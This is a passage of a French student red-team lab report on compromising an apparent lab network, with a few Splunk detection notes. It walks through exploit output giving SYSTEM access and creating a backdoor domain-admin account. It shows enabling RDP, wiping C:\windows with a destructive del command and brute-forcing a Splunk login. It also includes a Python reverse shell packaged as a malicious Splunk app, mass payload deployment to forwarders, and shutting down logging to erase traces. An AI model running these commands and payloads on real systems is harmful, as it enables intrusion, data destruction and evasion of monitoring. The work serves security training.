
```
[*] Sending stage (336 bytes) to 192.168.0.254
[+] 192.168.0.254:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.254:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.254:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Command shell session 1 opened (127.0.0.1:37541 → 127.0.0.1:2080) at 2026-01-28 12:24:54 -0500


Shell Banner:
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits r_serv_s.

C:\Windows\system32>
-----


C:\Windows\system32>

C:\Windows\system32>whoami
whoami
autorite nt\syst◆me
```

On va maintenant créer un utilisateur qui sera administrateur du domaine pour pouvoir se connecter à toutes les machines du réseau sans soucis. On peut le faire avec les 3 commandes suivantes :

net user NiVuNiConnu SuperMaison2024 /add /domain
net group "Admins du domaine" NiVuNiConnu /add /domain
net localgroup Administrateurs NiVuNiConnu /add

```
C:\Windows\system32>net user NiVuNiConnu /domain
net user NiVuNiConnu /domain
Nom d'utilisateur                          NiVuNiConnu
Nom complet
Commentaire
Commentaires utilisateur
Code du pays                               000 (Valeur par d◆faut du syst◆me)
Compte◆: actif                             Oui
Le compte expire                           Jamais

Mot de passe◆: dernier changmt.            28/01/2026 19:07:52
Le mot de passe expire                     11/03/2026 19:07:52
Le mot de passe modifiable                 29/01/2026 19:07:52
Mot de passe exig◆                         Oui
L'utilisateur peut changer de mot de passe     Oui

Stations autoris◆es                        Tout
Script d'ouverture de session
Profil d'utilisateur
R◆pertoire de base
Dernier acc◆s                              Jamais

Heures d'acc◆s autoris◆                    Tout

Appartient aux groupes locaux              *Administrateurs
Appartient aux groupes globaux             *Utilisateurs du domai
                                           *Admins du domaine
La commande s'est termin◆e correctement.
```

On peut aussi détecter la création de cet utilisateur sur Splunk. Grâce à l'événement 4720, on peut le remonter sur splunk et avoir une alerte :



On peut voir plus de détails sur le log :

```
New Account:
        Security ID:            S-1-5-21-2577857787-1285854882-1792724875-1120
        Account Name:           tet
        Account Domain:         VULVIC

Attributes:
        SAM Account Name:       tet
        Display Name:           teste cgyu'huei
        User Principal Name:    tet@vulvic.fr
```

On obtient par exemple le nom de l'utilisateur qui a été créé.

On va aussi activer l'accès RDP sur l'AD en modifiant la clé de registre :


```
C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
L'op◆ration a r◆ussi.
```

Puis, nous lançons un bureau à distance :


proxychains xfreerdp3 /v:192.168.0.254 /u:NiVuNiConnu /p:SuperMaison2024 /d:VULVICINDUS /cert:ignore /sec:rdp

```
┌──(root㉿kali16)-[/home/kali]
└─# proxychains xfreerdp3 /v:192.168.0.254 /u:NiVuNiConnu /p:SuperMaison2024 /cert:ignore /sec:rdp /d:VULVICINDUS
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[13:49:21:242] [205321:00032209] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[13:49:21:242] [205321:00032209] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might e
xpose these in the process list
[13:49:21:242] [205321:00032209] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alter
natives:
```

Nous sommes bien dessus :




Nous sommes sûr que l'AD est connecté à toutes les machines du réseau afin de gérer les utilisateurs et les groupes du serveur LDAP. Nous allons donc lancer un scan réseau depuis cette machine. Le code du scan est disponible en annexe 6. Nous détectons ainsi les machines suivantes :



- 192.168.0.1 : VM de rebond dont on vient
- 192.168.0.50 : machine inconnue mais le port 8000 est ouvert, indiquant qu'une page web est sûrement accessible
- 192.168.0.100 : on reconnaît l'IP de la VM Métier présente dans l'IPAM, on voit aussi que le port pour RDP est ouvert

Phase 6 : Destruction de la production

Nous lançons un RDP depuis la VM de rebond vers la métier avec le compte que nous avons créé et nous pouvons accéder et casser la machine :




Pour détruire une machine Windows, la commande suivante est la plus simple et efficace :

`del /S /F /Q /A:S C:\windows`

- del : commande Windows permettant de supprimer un objet
- /S : supprime les fichiers spécifiés du répertoire actuel et de tous ses sous-répertoires. Affiche le nom des fichiers au fur et à mesure de leur suppression.
- /F : force la suppression des fichiers en lecture seule
- /Q : active le mode silencieux. Aucune confirmation de suppression n'est demandée
- /A:S : supprime les fichiers en fonction de leurs attributs, ici s = fichiers système.
- C:\windows : emplacement cible de la suppression


On peut détecter la connexion RDP sur la VM Métier avec Splunk. En effet, il est assez rare que quelqu'un ai besoin de se rendre sur la VM métier et de la modifier, les logiciels étant principalement accessible depuis une page web. Lors d'une connexion RDP, on a donc l'alerte suivante qui remonte :




On ne peut cependant pas détecter l'utilisateur qui s'est connecté.

Phase 8 : Suppression des logs

Nous avons coupé la prod. Il faut maintenant retirer nos traces : couper le Splunk le permettra.
Grâce au scan réalisé précédemment, nous trouvons une machine qui a pour IP 192.168.0.50 et qui a le port 8000 d'ouvert :




Donc nous allons passer par l'interface Web depuis la VM de rebond en testant la connexion via LDAP :




Cependant la connexion ne se fait pas, la connexion doit être limité à certains groupes de services. Cependant nous savons qu'il n'est pas possible de désactiver la connexion avec le compte local dans Splunk. Nous allons donc essayer de bruteforce cet utilisateur.

On inspecte tout d'abord la page pour trouver les noms des champs login et mot de passe :




Nous avons username et password (onglet Réseau de l'Inspecteur). On fait ensuite un script qui va tester les combinaisons possibles dans un dictionnaire donné (Annexe 7). Et nous trouvons le mot de passe du splunk :



Ainsi, nous trouvons que le username splunkad est relié au mot de passe splunkad.

BOUVIER Robin
DUCREY Maxence

Nous nous connectons et nous arrivons sur le dashboard :



Splunk a le merveilleux menu qui consiste à déployer des applications supplémentaires.
C'est ce que nous allons exploiter pour obtenir un reverse shell supplémentaire entre la VM de rebond et la Splunk.
Pour ce faire, sur la Kali, nous créons un dossier nommé ApplicationSecure et deux sous-dossiers bin et default. Bin contient un fichier nommé rev.py et default contient le fichier nommé inputs.conf.

Le script Python est le suivant :

```
└─# cat ApplicationSecure/bin/rev.py
import sys, socket, os, pty

# IP de la Windows 11
ip = "192.168.0.1"
port = 4444

try:
    s = socket.socket()
    s.connect((ip, port))
    # On redirige les entrées/sorties standards vers le socket
    [os.dup2(s.fileno(), fd) for fd in (0, 1, 2)]
    # On lance un shell interactif
    pty.spawn("/bin/bash")
except:
    pass
```


Cela crée un socket qui va se connecter à la machine de rebond (192.168.0.1) sur le port 4444 et va lancer un shell de type /bin/bash.

Ensuite, nous avons inputs.conf qui indique à Splunk comment exécuter le script :

```
└─# cat ApplicationSecure/default/inputs.conf
[script://./bin/rev.py]
disabled = 0
interval = 10
sourcetype = rce
```

Toutes les 10 secondes le script sera exécuté par la machine.

L'application est ensuite zippé en .tar.gz. Nous le mettons ensuite dans Splunk :



Il faut ensuite redémarrer le service Splunk.


Après installation de netcat sur la machine, nous pouvons lancer une écoute sur le port 4444 :

```
PS C:\Windows\Temp\netcat> .\nc.exe -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.0.1] from (UNKNOWN) [192.168.0.50] 35880
←[?2004hroot@splunk11:/#

←[?2004hroot@splunk11:/#

←[?2004hroot@splunk11:/# whoami
whoami
root0041
←[?2004hroot@splunk11:/#
```

Le script a fonctionné et nous sommes automatiquement connectés en root sur la machine. Cela est explicable par le fait que splunk se lance avec la commande sudo. Ainsi, nous nous connectons directement en root.

Maintenant, si nous souhaitons arrêter le service et la capture de logs, nous pouvons faire /opt/splunk/bin/splunk stop.

Maintenant, nous partons du principe qu'un serveur Splunk ne fonctionne jamais tout seul. Ainsi, il y a sûrement des collecteurs qui s'y connectent via le port 9997. Nous regardons avec la commande netstat :




Nous voyons trois machines :

- 192.168.0.254 qui est le Windows Server 2008
- 192.168.3.12 qui est probablement un collecteur de logs
- 192.168.255.254 qui correspond à la passerelle du réseau DMZ. Ainsi, il y a sûrement un collecteur sur l'autre réseau (LAN)

Maintenant deux choix :


- Soit on fait une règle iptables qui bloque le flux venant de ces IPs sur le port 9997 :



- On tente de repasser par les applications pour déployer un script vers ces machines.

Nous allons mettre en place cette deuxième solution pour tester.


Tout d'abord, sur Metasploit, nous créons un payload au format exe qui initie une connexion vers la machine de rebond sur le port 4445 :



Puis, nous envoyons le fichier vers la VM de rebond puis vers la machine Splunk.

BOUVIER Robin
DUCREY Maxence

Dans le fichier /opt/splunk/etc/system/local/serverclass.conf, nous mettons les informations suivantes à l'aide de la commande echo :



Ce script de configuration définit une stratégie de déploiement globalement agressive en imposant d'abord, via la section globale, un redémarrage systématique du service Splunk (restartSplunkd = 1) pour forcer la prise en compte immédiate des changements. Il crée ensuite un groupe de distribution nommé "HackedClients" qui utilise un sélecteur universel (whitelist.0 = *) pour cibler indistinctement toutes les machines connectées au réseau, sans aucune exception. Enfin, il associe l'application malveillante "ApplicationSecure" à ce groupe et l'active par défaut, ce qui déclenche le téléchargement de l'application et l'exécution de cette dernière sur les machines reliées à la Splunk (celles sur le port 9997 notamment).


Ensuite, nous avons un fichier run.bat dans le dossier /opt/splunk/etc/deployment-apps/ApplicationSecure/default qui contient les lignes suivantes :

```
@echo off
start "" "%~dp0maintenance.exe"
```

Il commence par la commande @echo off, dont le rôle est de masquer l'affichage des commandes dans le terminal : cela évite qu'une fenêtre noire remplie de texte technique n'attire l'attention de l'utilisateur si elle s'affiche brièvement.

Ensuite, il exécute immédiatement la charge utile via la commande start. L'intelligence du script réside dans l'utilisation de la variable %~dp0. Cette variable indique dynamiquement au système de chercher l'exécutable maintenance.exe et de l'exécuter.

Enfin, comme précédemment, nous avons un fichier inputs.conf qui dit quoi faire à Splunk :



Le script exécute run.bat toutes les 30 secondes.

Par la suite, un netcat lancé sur la VM de rebond sur le port 4445 recevra le reverse shell des différents agents qui ont téléchargé maintenance.exe via la machine Splunk :

- la Windows Server 2008 :

```
PS C:\Windows\Temp\netcat> .\nc64.exe -lnvp 4445
listening on [any] 4445 ...
connect to [192.168.0.1] from (UNKNOWN) [192.168.0.254] 65048
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>

C:\Windows\system32>ipconfig
ipconfig

Configuration IP de Windows


Carte Ethernet Connexion au réseau local 2 :

   Suffixe DNS propre à la connexion. . . :
   Adresse IPv6 de liaison locale. . . . .: fe80::38de:51d3:f1e3:4bb%13
   Adresse IPv4. . . . . . . . . . . . . .: 192.168.0.254
   Masque de sous-réseau. . . . . . . . . : 255.255.0.0
   Passerelle par défaut. . . . . . . . . : 192.168.255.254
```

- la machine de Jean Machin :

```
PS C:\Windows\Temp\netcat> .\nc64.exe -lnvp 4445
listening on [any] 4445 ...
connect to [192.168.0.1] from (UNKNOWN) [192.168.255.254] 49483
Microsoft Windows [version 10.0.22631.6199]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\System32>ipconfig
ipconfig

Configuration IP de Windows


Carte Ethernet Ethernet 3 :

   Suffixe DNS propre à la connexion. . . :
   Adresse IPv4. . . . . . . . . . . . . .: 172.25.0.10
   Masque de sous-réseau. . . . . . . . . : 255.255.0.0
   Passerelle par défaut. . . . . . . . . : 172.25.255.254
```

- le collecteur Splunk du réseau OT :

```
PS C:\Windows\Temp\netcat> .\nc64.exe -lnvp 4445
listening on [any] 4445 ...
connect to [192.168.0.1] from (UNKNOWN) [192.168.3.12] 50928
Microsoft Windows [version 10.0.14393]
(c) 2016 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>ipconfig
ipconfig

Configuration IP de Windows


Carte Ethernet Ethernet 2 :

   Suffixe DNS propre à la connexion. . . :
   Adresse IPv6 de liaison locale. . . . .: fe80::acc8:cb6b:49c1:9d17%4
   Adresse IPv4. . . . . . . . . . . . . .: 192.168.3.12
   Masque de sous-réseau. . . . . . . . . : 255.255.0.0
   Passerelle par défaut. . . . . . . . . : 192.168.255.254
```

Sur toutes les machines, nous sommes utilisateur système car Splunk exécute ces applications en admin :

```
PS C:\Windows\Temp\netcat> .\nc64.exe -lnvp 4445
listening on [any] 4445 ...
connect to [192.168.0.1] from (UNKNOWN) [192.168.3.12] 51017
Microsoft Windows [version 10.0.14393]
(c) 2016 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>whoami
whoami
autorite nt\système
```

